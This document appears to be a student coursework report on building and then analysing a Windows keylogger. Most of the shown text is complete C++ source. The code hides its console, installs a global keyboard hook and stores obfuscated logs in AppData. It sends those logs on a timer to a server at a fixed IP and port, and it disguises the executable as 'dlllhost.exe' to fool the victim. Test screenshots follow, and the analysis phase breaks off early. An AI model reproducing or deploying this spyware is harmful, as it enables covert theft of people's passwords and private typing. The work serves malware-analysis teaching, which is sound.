REVERSE ENGINEERING

KEYLOGGER

// Prepared by Toqa Mahmoud

December 17, 2022

TABLE OF CONTENTS

LIST OF SCREENSHOTS

LIST OF TABLES

INTRODUCTION

Keyloggers are a sneaky type of spyware. You type in private information on your keyboard while being sure that no one is looking. However, if a keylogging software is downloaded on your device, it will be diligently logging every keystroke you make. Keyloggers are software tools that track your offline and online activity and provide hackers with access to your personal information. By keeping track of your keystrokes, websites you browse, passwords you type, and credit card details can all be tracked. Your computer has the software installed, which keeps track of every keystroke you make. After that, it transfers this log file to a server, where hackers are waiting to use all of this private data. This coursework is divided into 3 phases – developing a keylogger, basic analysis, and advanced analysis. This report will walk through each phase and explain the development and analysis in details.

Note: My submission contains 3 documents:

1. This report
2. A zip folder (Keylogger.zip) that contains the full code as well as the exe file (Keylogger/bin/Release/dlllhost.exe) I'll analyze.
3. An edited exe after analyzing (dlllhost(AfterAnalyzing).exe.i64).

PHASE 1: DEVELOP A KEYLOGGER

In this phase I'll develop a Keylogger using C++ that works on Windows 10. This Keylogger will include the following features:

- Process execution that is asynchronous.
- Records every keystroke with system hooks.
- When a log file is created, automatically logs the time and date.
- Encrypts the log 3 times using Base64 with salts.
- Sends the encrypted logs to a server.
- Obfuscation of the keylogger name to evade the detection.

The keylogger consists of 1 main C++ file and 8 headers, which stores predefined functions that will be included in the main file. Important Information to keep in mind is:

- Log files will be stored in C:\Users\($User)\AppData\Roaming\Microsoft\CLR\.
- The log files will be encoded and sent to a server with IP address 192.168.100.13 and port 5555.
- AppLog files are produced in the location where the keylogger is ran for debugging purposes.

MAIN

The main file includes the actual code that gets executed. As you can see, the following code is the main code that includes most of the functions from header files. These header files as well as their functions will be discussed after this section.

```cpp
#include <iostream>
#include <Windows.h>

#include "Helper.h"
#include "KeyConstants.h"
#include "Base64.h"
#include "IO.h"
#include "Timer.h"
#include "KeybHook.h"
#include "SendData.h"

using namespace std;

void hide();

int main()
{
    hide(); // set console window to appear for a instant

    //Data send;
    MSG Msg; // msg object to be processed, but actually never is processed

    IO::MKDir(IO::GetOurPath(true));

    InstallHook();

    //send.transmit_file();

    while (GetMessage(&Msg, NULL, 0, 0)) // empties console window
    {
        TranslateMessage(&Msg);
        DispatchMessage(&Msg);

    }
    DataTimer.Stop();
    return 0;
}

void hide()…
```

HIDING THE CONSOLE WINDOW

The first problem that should be taken care off when developing a keylogger, is that a console window pops out every time you open an application. A keylogger should run secretly in the background, therefore the following code attempts to hide the console window when the application is opened.

```cpp
void hide()
{
    HWND stealth; // window handler used to hide the outputted console window
    AllocConsole();
    stealth = FindWindowA("ConsoleWindowClass", NULL);
    ShowWindow(stealth, 0);
}
```

HEADERS

KEY CONSTANTS

The key constants header map keys we get from the system and translate them to human friendly values. Such as, [VK_KEY_A] to [A], [VK_KEY_B] to [B], etc., as shown in the code below.

```cpp
#ifndef KEYCONSTANTS_H
#define KEYCONSTANTS_H

#include <map>
#include <string>

class KeyPair
{
public:
    KeyPair(const std::string &vk = "", const std::string &name = "") : VKName(vk), Name(name) {}

    std::string VKName;
    std::string Name;
};

class Keys // store map of keys we get from the system and translate them to human friendly values
{
public:
    static std::map<int, KeyPair> KEYS;
};

std::map<int, KeyPair> Keys::KEYS = {
    // database of all keys
    {0xC1, {"[VK_ABNT_C1]", "[Abnt C1]"}},
    {0xC2, {"[VK_ABNT_C2]", "[Abnt C2]"}},
    {0x6B, {"[VK_ADD]", "[Numpad +]"}},
    {0xF6, {"[VK_ATTN]", "[Attn]"}},
    {0x08, {"[VK_BACK]", "[Backspace]"}},
    {0x03, {"[VK_CANCEL]", "[Break]"}},
    {0x0C, {"[VK_CLEAR]", "[Clear]"}},
    {0xF7, {"[VK_CRSEL]", "[Cr Sel]"}},
    {0x6E, {"[VK_DECIMAL]", "[Numpad .]"}},
    {0x6F, {"[VK_DIVIDE]", "[Numpad /]"}},
    {0xF9, {"[VK_EREOF]", "[Er Eof]"}},
    {0x1B, {"[VK_ESCAPE]", "[Esc]"}},
    {0x2B, {"[VK_EXECUTE]", "[Execute]"}},
    {0xF8, {"[VK_EXSEL]", "[Ex Sel]"}},
    {0xE6, {"[VK_ICO_CLEAR]", "[IcoClr]"}},
    {0xE3, {"[VK_ICO_HELP]", "[IcoHlp]"}},
    {0x30, {"[VK_KEY_0]", "[D0]"}},
    {0x31, {"[VK_KEY_1]", "[D1]"}},
    {0x32, {"[VK_KEY_2]", "[D2]"}},
    {0x33, {"[VK_KEY_3]", "[D3]"}},
    {0x34, {"[VK_KEY_4]", "[D4]"}},
    {0x35, {"[VK_KEY_5]", "[D5]"}},
```

HELPER

The helper header is a file where functions types and other things are stored which helps us out with other functionalities. As you can see in the following code, it includes the *DateTime* function which returns the current date time, *GetDateString* and *GetTimetring* functions which generate the current date and time in the desired format, and *WriteAppLog* function which is for debugging purposes where it writes the application error/success logs to the Applog.txt file.

```cpp
#ifndef HELPER_H
#define HELPER_H

#include <ctime>
#include <string>
#include <sstream>
#include <fstream>

namespace Helper // custom namespace to store our custom data types
{
    template <class T>
    std::string ToString(const T &);
    struct DateTime
    {
        int D, m, y, M, H, S;
        DateTime()
        {
            time_t ms;
            time(&ms);

            struct tm* info = localtime(&ms);

            // format data from info
            D = info->tm_mday;
            m = info->tm_mon + 1; // need to add 1 since january is represented 0
            y = 1900 + info->tm_year; // reference year since C came in the 70s and locatime returns time
            M = info->tm_min;
            H = info->tm_hour;
            S = info->tm_sec;
        }

        DateTime(int D, int m, int y, int M, int H, int S) : D(D), m(m), y(y), M(M), H(H), S(S) {}
        DateTime(int D, int m, int y) : D(D), m(m), y(y), M(0), H(0), S(0) {}

        DateTime Now() const
        {
            return DateTime(); // return current date time
        }

        std::string GetDateString() const
        {
            // Generate the current date that is correctly formatted in string
            return std::string(D < 10 ? "0" : "") + ToString(D) +
                std::string(m < 10 ? ".0" : ".") + ToString(m) + "." + ToString(y);
        }
```

```
46
47          std::string GetTimeString(const std::string &sep = ":") const// reference is to default separato
48          {
49              // Generate the current time that is correctly formatted in string
50              return std::string(H < 10 ? "0" : "") + ToString(H) + sep +
51                  std::string(M < 10 ? "0" : "") + ToString(M) + sep +
52                  std::string(S < 10 ? "0" : "") + ToString(S);
53          }
54
55          std::string GetDateTimeString(const std::string &sep = ":") const
56          {
57              return GetDateString() + " " + GetTimeString(sep);
58          }
59      };
60
61      template <class T>
62
63      std::string ToString(const T &e) // only able types that supports the insertion operator
64      {
65          std::ostringstream s;
66          s << e;
67          return s.str();
68      }
69
70      // OPTIONAL FUNCTION FOR DEBUGGING PURPOSES
71
72      void WriteAppLog(const std::string &s) // reference to const string we wish to log
73      {
74          std::ofstream file("AppLog.txt", std::ios::app); // app stands for append file
75          file << "[" << Helper::DateTime().GetDateTimeString() << "]" << "\n" << s << std::endl << "\n";
76          file.close();
77      }
78  }
79
80  #endif // HELPER_H
```

BASE64

The base64 header file takes care of the encoding part of the program. The *EncryptB64* function triple encodes the string using salts. First, the string will be scrambled with the salts defined and encoded with base64. Second, more strings will be added and encoded with base64. Third, it will scramble the string again with salts and encode it for the last time. Finally, it will add more strings to the already encoded string.

```cpp
#ifndef BASE64_H
#define BASE64_H

#include <vector>
#include <string>

// our encryption will use the base64 algorithm
namespace Base64
{
    std::string base64_encode(const std::string &);


    // 3 lines to scramble base64 encoding
    const std::string &SALT1 = "LM::TB::BB";
    const std::string &SALT2 = "_:/_77";
    const std::string &SALT3 = "line=boostedC++";

    // triple encode with base64 with slight modifications (arbitrary)
    std::string EncryptB64(std::string s)
    {
        s = SALT1 + s + SALT2 + SALT3;
        s = base64_encode(s);
        s.insert(7, SALT3);
        s += SALT1;
        s = base64_encode(s);
        s = SALT2 + SALT3 + s + SALT1;
        s = base64_encode(s);
        s.insert(1, "Ls");
        s.insert(7, "A");
        return s;
    }

    const std::string &BASE64_CODES = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";

    std::string base64_encode(const std::string &s)
    {
        std::string ret;
        int val = 0; // index we use map to table
        int bits = -6; // used to represent number of bits in a subgroup (of six)
        const unsigned int b63 = 0x3F; // decimal value is 63

        for (const auto &c : s) // auto when type is unknown, c is assign every character from s string
        {
            val = (val << 8) + c; // left binary shift by 8, same as val * 2^8 + c
            bits += 8; // add 8 to numbers of bits when extracting info (octets)
            while (bits >= 0)
            {
                ret.push_back(BASE64_CODES[(val >> bits) & b63]); // does binary right shift + binary AND comparison
                bits -= 6;
            }
        }

        if (bits > -6) // means at least one character has been insert
            ret.push_back(BASE64_CODES[((val << 8) >> (bits + 8)) & b63]);

        while (ret.size() % 4)
            ret.push_back('=');

        return ret;
    }
}

#endif // BASE64_H
```

INPUT/OUTPUT HEADER

The IO header will store all the functions that will be used for input/output operations such as creating files, writing files, finding paths, etc. The *GetOurPath* function is responsible for getting the path that will include the log text files which will store the keystrokes. This path is: C:\AppData\Microsoft\CLR\. The *WriteLog* function is responsible for writing the keystrokes to text files.

```cpp
#ifndef IO_H
#define IO_H

#include <string>
#include <cstdlib>
#include <fstream>
#include <Windows.h>
#include "Helper.h"
#include "Base64.h"

namespace IO
{
    std::string GetOurPath(const bool append_separator = false) //checks if the backslash is needed at the end of our path, a
    {
        std::string appdata_dir(getenv("APPDATA")); // finds AppData directory path
        std::string full = appdata_dir + "\\Microsoft\\CLR";
        return full + (append_separator ? "\\" : "");
    }

    bool MkOneDr(std::string path) // checks if directory already exists or not
    {
        return (bool)CreateDirectory(path.c_str(), NULL) || GetLastError() == ERROR_ALREADY_EXISTS;
    }

    bool MKDir(std::string path) // builds full legal file path for each subdirectory, runs loop until a full path is created
    {
        for (char &c : path) // c takes every char of path
            if (c == '\\')
            {
                c = '\0';
                if (!MkOneDr(path))
                    return false;
                c = '\\';
            }
        return true;
    }

    template <class T>
    std::string WriteLog(const T &t)
    {
        std::string path = GetOurPath(true);
        Helper::DateTime dt; // use DateTime struct from Helper namespace
        std::string name = dt.GetDateTimeString("_") + ".log";

        try
        {
            std::ofstream file(path + name);
            if (!file) return ""; // if file cannot be opened or used
            std::ostringstream s;
            s << "[" << dt.GetDateTimeString() << "]" << std::endl << t << std::endl;
            std::string data = Base64::EncryptB64(s.str()); // encrypt using function from Base64 namespace
            file << data;
            if (!file)
                return "";
            file.close();
            return name;
        }
        catch(...)
        {
            return "";
        }
    }
}


#endif // IO_H
```

TIMER HEADER

The timer header will be used for various things including parallel code execution, delayed code execution, and repeated code execution (calling within certain intervals). For example, sending the files to a server every 2 hours.

In this header, 2 main libraries were used, the thread library and the chrono library. The thread library allows multiple threads to run simultaneously within the same process. This is important because we do not want to stop logging keystrokes while sending the files. On the other hand, the chrono library is used for very precise time measurements, it uses Windows API functions for measuring time in milliseconds, microseconds, or even nanoseconds.

```cpp
#ifndef TIMER_H
#define TIMER_H

#include <thread>
#include <chrono>
#include <functional>

class Timer
{
    std::thread Thread; // used for asynchronous code execution without blocking main thread
    bool Alive = false; // check if timer is running
    long CallNumber = -1L; // how many times we would like to call a certain function
    long repeat_count = -1L; // count amount of times a certain function has been called
    std::chrono::milliseconds interval = std::chrono::milliseconds(0); //interval between function calls, default is 0
    std::function<void(void)> funct = nullptr; // function that takes nothing and returns nothing
    void SleepAndRun()
    {
        std::this_thread::sleep_for(interval); //pause thread for certain time interval
        if (Alive)
            Function()(); // double parenthesis - first calls Function and second calls function that Function returns
    }
    void ThreadFunc()
    {
        if (CallNumber == Infinite)
            while (Alive)
                SleepAndRun();
        else
            while (repeat_count--)
                SleepAndRun();
    }
public:
    static const long Infinite = -1L;
    Timer() {};
    Timer(const std::function<void(void)> &f) : funct(f) {};
    Timer(const std::function<void(void)> &f, const unsigned long &i, const long repeat = Timer::Infinite) :
    funct(f), interval(std::chrono::milliseconds(i)), CallNumber(repeat) {};
    void Start(bool Async = true)
    {
        if (IsAlive()) // check if timer is running, if not set to run
            return;
        Alive = true;
        repeat_count = CallNumber; // set repeat to how many times we need to run
        if (Async) // if thread is not being blocked
            Thread = std::thread(&Timer::ThreadFunc, this);
        else
            this->ThreadFunc();
    }

    void Stop()
    {
        Alive = false; // set timer to stop running
        Thread.join();
    }

    void SetFunction(const std::function<void(void)> &f) // sets the func to be executed
    {
        funct = f;
    }

    bool IsAlive() const { return Alive; } // check if timer is running

    void RepeatCount(const long r) // sets number of calls
    {
        if (Alive)
            return;
        CallNumber = r;
    }

    long GetLeftCount() const { return repeat_count; } // see how many iterations are left

    long RepeatCount() const { return CallNumber; } // total number of occurences to be done

    void SetInterval(const unsigned long &i)
    {
        if (Alive)
            return;
        interval = std::chrono::milliseconds(i);
    }

    unsigned long Interval() const { return (unsigned long)interval.count(); } // fetching interval to long type

    const std::function<void(void)> &Function() const
    {
        return funct; // returns a function to be called right after
    }
};

#endif // TIMER_H
```

SENDDATA

The senddata header is responsible for sending the encoded logs data to a server that is running on port 5555 with IP 192.168.100.13. The *create_socket* function creates the socket, the *create_connection* function initiates the connection between the client and the server, and finally the *transmit_file* function sends the logs to the server.

```
#ifndef SENDDATA_H
#define SENDDATA_H

#include "IO.h"

#include<iostream>
#include<fstream>
#include<stdio.h>
#include <unistd.h>
#include <stdlib.h>

#include <winsock2.h>
#include <Ws2tcpip.h>

class Data{
    std::fstream file;
    std::string keylog = ""; // where store all key strokes are stored

    int general_socket_descriptor;
    struct sockaddr_in address;
    int address_length;

    WSADATA wsa_data;
    SOCKADDR_IN addr;

    int server;

    int inet_pton(int af, const char *src, void *dst)…

    public:
        Data(){
            create_socket();

            inet_pton(AF_INET, "192.168.100.13", &addr.sin_addr.s_addr);

            addr.sin_family = AF_INET;
            addr.sin_port = htons(5555);

            create_connection();

            std::string path = IO::GetOurPath(true);
            std::string name = IO::WriteLog(keylog);

            file.open(path + name, std::ios::in | std::ios::binary);
        }
```

```
68
69          void create_socket(){
70              //create socket
71              WSAStartup(MAKEWORD(2, 0), &wsa_data);
72
73              server = socket(AF_INET, SOCK_STREAM, 0);
74          }
75
76          void create_connection(){
77              //connect to server
78              connect(server, reinterpret_cast<SOCKADDR *>(&addr), sizeof(addr));
79          }
80
81          void transmit_file(){
82              //sending data
83              std::string contents((std::istreambuf_iterator<char>(file)), std::istreambuf_iterator<char>());
84
85              //data sent
86              int bytes_sent = send(server , contents.c_str() , contents.length() , 0 );
87          }
88  };
89
90  #endif // SENDDATA_H
```

KEYBOARD HOOK

The keyboard hook header is responsible for recording the keys pressed by installing a hook. This is done by the *SetWindowsHookEx* function, which specifies what type of event to monitor and the hook procedure that should be notified when a specific type of event occurs. In our case, the event to monitor will be the keyboard and the hook procedure will be everytime a key is pressed.


```
1   #ifndef KEYBHOOK_H
2   #define KEYBHOOK_H
3
4   #include <iostream>
5   #include <fstream>
6   #include <Windows.h>
7   #include "KeyConstants.h"
8   #include "Timer.h"
9   #include "SendData.h"
10
11  std::string keylog = ""; // where store all key strokes are stored
12  void TimerSendData()
13  {
14      Data send;
15      if (keylog.empty()) // do nothing if keylog is empty
16          return;
17
18      std::string last_file = IO::WriteLog(keylog);
19
20      if (last_file.empty()) // if empty, write to debugging log (not successful)
21      {
22          Helper::WriteAppLog("File creation was not successful. Keylog '" + keylog + "'");
23          return;
24      }
25      send.transmit_file();
26  }
27
28  Timer DataTimer(TimerSendData, 500 * 60, Timer::Infinite); // time to send (30 seconds)
29  HHOOK eHook = NULL; // pointer to our hook
30
31  LRESULT OurKeyBoardProc(int nCode, WPARAM wparam, LPARAM lparam) // intercept key presses
32  {
33      // wparam - key type, lparam - type of KBDLLHOOKSTRUCT
34      // look in KeyConstants.h for key mapping
35      if (nCode < 0)
36          CallNextHookEx(eHook, nCode, wparam, lparam);
37
38      KBDLLHOOKSTRUCT* kbs = (KBDLLHOOKSTRUCT*)lparam;
39      if (wparam == WM_KEYDOWN || wparam == WM_SYSKEYDOWN) // check when key is pressed down or hold
40      {
41          keylog += Keys::KEYS[kbs->vkCode].Name; // use the system name from keyboard and use our map to convert it to a human
42          if (kbs->vkCode == VK_RETURN) // new line if enter was pressed
43              keylog += '\n';
44      }
45      else if (wparam == WM_KEYUP || wparam == WM_SYSKEYUP) // if key state is released, used for sys keys like SHIFT
```

```
    {
        DWORD key = kbs->vkCode;
        if (key == VK_CONTROL || key == VK_LCONTROL ||
            key == VK_RCONTROL || key == VK_SHIFT ||
            key == VK_RSHIFT || key == VK_LSHIFT ||
            key == VK_MENU || key == VK_LMENU ||
            key == VK_RMENU || key == VK_CAPITAL ||
            key == VK_NUMLOCK || key == VK_LWIN ||
            key == VK_RWIN)
        {
            std::string KeyName = Keys::KEYS[kbs->vkCode].Name; // translate key to human friendly name
            KeyName.insert(1, "/"); // insert like [SHIFT] [a] [b] [/SHIFT]
            keylog += KeyName;
        }
    }

    return CallNextHookEx(eHook, nCode, wparam, lparam);
}

bool InstallHook()
{
    Helper::WriteAppLog("Hook started... Timer started"); // Debug message
    DataTimer.Start(true);

    // WH_KEYBOARD_LL - indicates we use keyboard hook and LL is low level -> global hook, value 13
    // OurKeyBoardProc - procedure invoked by hook system every time user press a key
    // GetModuleHandle serves for obatining H instance
    // DWTHREADID or 0 is identifier of thread which hook procedure is associated with (all existing threads)
    eHook = SetWindowsHookEx(WH_KEYBOARD_LL, (HOOKPROC)OurKeyBoardProc, GetModuleHandle(NULL), 0);
    return eHook == NULL;
}

bool UninstallHook() // disable hook, does not stop keylogger
{
    bool b = UnhookWindowsHookEx(eHook);
    eHook = NULL;
    return (bool)b;
}

bool IsHooked()
{
    return (bool)(eHook == NULL);
}

#endif // KEYBHOOK_H
```

OBFUSCATE


When opening the keylogger application and viewing the task manager, you will notice that the keylogger application is opened, as shown in Screenshot 1.

Screenshot 1



This makes it obvious to the victim that a keylogger is running in the background. Therefore, in order to trick the user we will obfuscate its name. Dllhost.exe is a safe Windows process created by Microsoft. It is used for launching other applications and services. It should be left running as it is critical to several system resources.


Screenshot 2



dasHost.exe	2516	Running	LOCAL SE...	00	20 K	Not allowed
dllhost.exe	5252	Running	toqa	00	1,352 K	Disabled
dwm.exe	980	Running	DWM-1	00	31,684 K	Disabled
explorer.exe	3584	Running	toqa	00	29,524 K	Disabled

By naming it dlllhost.exe which is a background process in windows, the victim has a less probability of noticing that a suspicious activity is running.

Screenshot 3



dasHost.exe	2516	Running	LOCAL SE...	00	20 K	Not allowed
dllhost.exe	5252	Running	toqa	00	1,328 K	Disabled
dlllhost.exe	6196	Running	toqa	00	744 K	Disabled
dwm.exe	980	Running	DWM-1	00	32,744 K	Disabled


RUNNING THE CODE

In this section we will test our code, first we run our server so it can be ready to receive the encoded logs.

Screenshot 4


Notice how in the \AppData\Roaming\Microsoft directory there isn't a CLR directory.

Screenshot 5




Once we have our program running

Screenshot 6




We notice that the CLR directory was created.

Screenshot 7



The CLR directory contains our generated logs.

Screenshot 8




We can now see our server received the encoded data. Notice the server received 3 encoded data 3 times, which are the 3 generated files found in the CLR directory shown in Screenshot 8.

Screenshot 9

After decoding the data, we can now view all the logged keys.

Screenshot 10



PHASE 2: STATIC AND DYNAMIC ANALYSIS

In computer security, we run software in virtual environments without endangering our host computer or operating system since they are untested, untrusted, or unknown. This is known as sandboxing. With Cuckoo and Hybrid Analysis., we have the ability to run an untested application or file in a secure environment and observe how it behaves.

STATIC ANALYSIS

We begin our exploration of malware analysis with static analysis, which is usually the first step in studying malware. *Static analysis* describes the process of analyzing the code or structure of a program to determine its function. The program itself is not run at this time. I'll use Intezer and Cuckoo to conduct static analysis.

HASHING & PE FILES

Table 1 was taken from the *Intezer* file scan report, as you can see, it was able to extract it's SHA256, MD5, SHA1 hashes. Hashing is a common method used to uniquely identify malware. Hashes can be used as follows:

- As a label.
- To Share that hash with other analysts to help them identify malware.
- To Search for that hash online to see if the file has already been identified.

